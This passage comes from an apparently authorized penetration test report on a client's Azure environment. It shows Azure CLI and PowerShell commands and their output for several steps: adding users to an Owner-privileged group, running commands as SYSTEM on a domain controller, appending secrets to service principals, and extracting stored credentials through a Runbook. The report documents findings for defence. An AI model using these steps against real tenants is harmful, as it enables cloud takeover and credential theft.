  "onPremisesSyncEnabled": null,
  "preferredDataLocation": null,
  "preferredLanguage": null,
  "proxyAddresses": [],
  "renewedDateTime": "[redacted]",
  "resourceBehaviorOptions": [],
  "resourceProvisioningOptions": [],
  "securityEnabled": true,
  "securityIdentifier": "[redacted]",
  "serviceProvisioningErrors": [],
  "theme": null,
  "visibility": null
}
```

Figure 8 - Created new group in Entra ID (Azure)


Then WKL added their user to the **"WKL_GROUP"** to validate the privileges.



```
PS C:\> az ad group member add --group WKL_GROUP --member-id [redacted]
PS C:\> |
```


Figure 9 - Added user to the WKL_GROUP group

While performing enumeration, it was identified that there is a group named **"[NAME]"** that has **"Owner"** privileges on all the subscriptions in the Tenant. So, WKL added their users to the **"[NAME]"** group to escalate their privileges to **"Owner"**.



```
PS C:\> az ad group member add --group WKL_GROUP --member-id [redacted]
PS C:\> az ad group member add --group [redacted] --member-id [redacted]
```

Figure 10 - Added user to WKL_GROUP and [NAME] group



Home >

Subscriptions

[redacted]

+ Add   Advanced options

Search for any field...   Subscriptions : **Filtered (24 of 24)**   My role == **all**   Status == **all**

Subscription name	Subscription ID	My role
[redacted]	[redacted]	Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader
		Reader

< Previous   Page 1   of 1   Next >   Showing 1 to 24 of 24

Home > Subscriptions >

Subscriptions

[redacted]

+ Add   Advanced options


Search for any fiel...   Subscriptions : **Filtered (24 of 24)**   My role == **all**   Status == **all**   Add filter

Subscription name	Subscription ID	My role
[redacted]	[redacted]	Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner
		Owner

< Previous   Page 1   of 1   Next >   Showing 1 to 24 of 24

Figure 11 - Gained Owner privileges on all the subscriptions

Since WKL managed to gain Owner privileges on all the subscriptions, the ability to execute system commands was also gained on one domain controller hosted in the Azure Cloud environment using Invoke-AzRunCommand from Az PowerShell module.




```
PS C:\> Set-AzContext -Subscription [redacted]

Name                          Account                      SubscriptionName           Environment          TenantId
----                          -------                      ----------------           -----------          --------
[redacted]                                                 [redacted]                 AzureCloud           [redacted]

PS C:\> Invoke-AzVMRunCommand -ResourceGroupName [redacted] -VMName cam-addc-01 -CommandId "RunPowerShellScript" -ScriptString "whoami;hostname;ipconfig"

Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : nt authority\system
[redacted]
Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : reddog.microsoft.com
   Link-local IPv6 Address . . . . . : [redacted]
   IPv4 Address. . . . . . . . . . . :
   Subnet Mask . . . . . . . . . . . :
   Default Gateway . . . . . . . . . :
Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Figure 12 - Executed System Command on [NAME] machine (domain controller)

Since the WKL operators had privileges to execute commands as “**NT Authority\System**”, the team was in position dump the “**NTDS.dit**” file, which is the database file that contains all the information of the Active Directory including the hashes of all the users/computer object. [CLIENT] ultimately decided to not have WKL move forward with this attack path.

From Reader to Intune Admin

During enumeration, the WKL team identified an Automation Account named **“[NAME]”** that contains multiple credentials objects.




Name	User name	Last modified
[redacted]	[redacted]	[redacted]

Figure 13 - Credential objects in [NAME] Automation Account

Additional enumeration was performed on the roles assigned to **“[NAME]”** Automation Account, and the team discovered that there is a service principal Named **“[NAME]”** that has the **“Contributor”** role assigned.


Since WKL already gained access to the **“[NAME]”** service principal by adding an additional client secret, the privileges of **“[NAME]”** service principal were used to add a client secret in **“[NAME]”** service principal.



```
az login
PS C:\> az ad app credential reset --id [redacted] --append
The output includes credentials that you must protect. Be sure that you do not include these creden
tials in your code or check the credentials into your source control. For more information, see htt
ps://aka.ms/azadsp-cli
{
  "appId": "[redacted]",
  "password": "[redacted]",
  "tenant": "[redacted]"
}
PS C:\> |
```

Figure 14 - Added client secrets in [NAME] app registration


Then WKL authenticated with the **“[NAME]”** service principal using Az PowerShell module.



```
PS [redacted]> $clientId = "[redacted]"
PS [redacted]> $clientSecret = "[redacted]"
PS [redacted]> $PWord = ConvertTo-SecureString -String $clientSecret -AsPlainText -Force
PS [redacted]> $Credential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $client
Id, $PWord
PS C:\Users\Trouble1> Connect-AzAccount -ServicePrincipal -TenantId [redacted] -Credential $Cr
edential
Connect-AzAccount : ClientSecretCredential authentication failed: [redacted]: Application with identifier
'[redacted]' was not found in the directory '[redacted]'. This can happen if the application
has not been installed by the administrator of the tenant or consented to by any user in the tenant. You may have sent
your authentication request to the wrong tenant. Trace ID: [redacted] Correlation ID:
[redacted] Timestamp: [redacted]
Could not find tenant id for provided tenant domain '[redacted]'. Please ensure that the
provided service principal '[redacted]' is found in the provided tenant domain.
At line:1 char:1
+ Connect-AzAccount -ServicePrincipal -TenantId [redacted] ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : CloseError: (:) [Connect-AzAccount], ArgumentNullException
    + FullyQualifiedErrorId : Microsoft.Azure.Commands.Profile.ConnectAzureRmAccountCommand

PS [redacted]> Connect-AzAccount -ServicePrincipal -TenantId [redacted] -Credential $Cr
edential
WARNING: TenantId '[redacted]' contains more than one active subscription. First one will be
selected for further use. To select another subscription, use Set-AzContext.
To override which subscription Connect-AzAccount selects by default, use `Update-AzConfig -DefaultSubscriptionForLogin
00000000-0000-0000-0000-000000000000`. Go to https://go.microsoft.com/fwlink/?linkid=2200610 for more information.

Account                                    SubscriptionName TenantId                             Environment
-------                                    ---------------- --------                             -----------
[redacted]                                                                                       AzureCloud
```

Figure 15 - Authenticated with [NAME] Service Principal


WKL listed the automation accounts to which the **"[NAME]"** Service Principal has privileges.



```
PS [redacted]> Get-AzAutomationAccount


SubscriptionId        : [redacted]
ResourceGroupName     :
AutomationAccountName : [redacted]
Location              : [redacted]
State                 :
Plan                  :
CreationTime          : [redacted]
LastModifiedTime      :
LastModifiedBy        :
Tags                  : {AutomationAccount}
Identity              : Microsoft.Azure.Management.Automation.Models.Identity
Encryption            :
PublicNetworkAccess   : False

WARNING: You're using Az.Automation version 1.9.1. The latest version of Az.Automation is 1.10.0. Upgrade your Az
modules using the following commands:
  Update-Module Az.* -WhatIf    -- Simulate updating your Az modules.
  Update-Module Az.*            -- Update your Az modules.
```

Figure 16 - Listed all the Automation Accounts that [NAME] Service Principal has access to


WKL then wrote custom PowerShell code to extract all the credentials stored in the Automation Account credential object.



```
$creds = Get-AutomationPSCredential -Name '[redacted]'
$creds.GetNetworkCredential() | fl *

$creds = Get-AutomationPSCredential -Name '[redacted]'
$creds.GetNetworkCredential() | fl *

$creds = Get-AutomationPSCredential -Name '[redacted]'
$creds.GetNetworkCredential() | fl *

$creds = Get-AutomationPSCredential -Name '[redacted]'
$creds.GetNetworkCredential() | fl *

$creds = Get-AutomationPSCredential -Name '[redacted]'
$creds.GetNetworkCredential() | fl *

$creds = Get-AutomationPSCredential -Name '[redacted]'
$creds.GetNetworkCredential() | fl *

$creds = Get-AutomationPSCredential -Name '[redacted]'
$creds.GetNetworkCredential() | fl *

$creds = Get-AutomationPSCredential -Name '[redacted]'
$creds.GetNetworkCredential() | fl *
```

Figure 17 - PowerShell code to read credentials from the Automation Account credential object


The team created a PowerShell based Runbook named **“WKL_TEST_Runbook”** in the Automation Account using the above PowerShell code and executed the Runbook.



```
PS C:\Users\Trouble1> notepad psscript.ps1
PS C:\Users\Trouble1> Import-AzAutomationRunbook  -AutomationAccountName [redacted] -name WKL_TEST_Runbook -Reso
urceGroupName [redacted] -type PowerShell -Path ./psscript.ps1  -Published


Location                : [redacted]
Tags                    : {}
JobCount                : 0
RunbookType             : PowerShell
Parameters              : {}
LogVerbose              : False
LogProgress             : False
LastModifiedBy          :
State                   : Published
ResourceGroupName       : [redacted]
AutomationAccountName   :
Name                    : WKL_TEST_Runbook
CreationTime            : [redacted]
LastModifiedTime        :
Description             :


PS C:\Users\Trouble1> Start-AzAutomationRunbook  -AutomationAccountName [redacted] -name WKL_TEST_Runbook -Resou
rceGroupName [redacted]


ResourceGroupName        : [redacted]
AutomationAccountName    :
JobId                    : [redacted]
CreationTime             : [redacted]
Status                   : New
StatusDetails            : None
StartTime                :
EndTime                  :
Exception                :
LastModifiedTime         : [redacted]
LastStatusModifiedTime   :
JobParameters            : {}
RunbookName              : WKL_TEST_Runbook
HybridWorker             :
StartedBy                :
```

Figure 18 - Creating and executing the new Runbook

Once the Runbook execution completed, WKL gained access to all the credentials stored in the Automation Account credential objects.



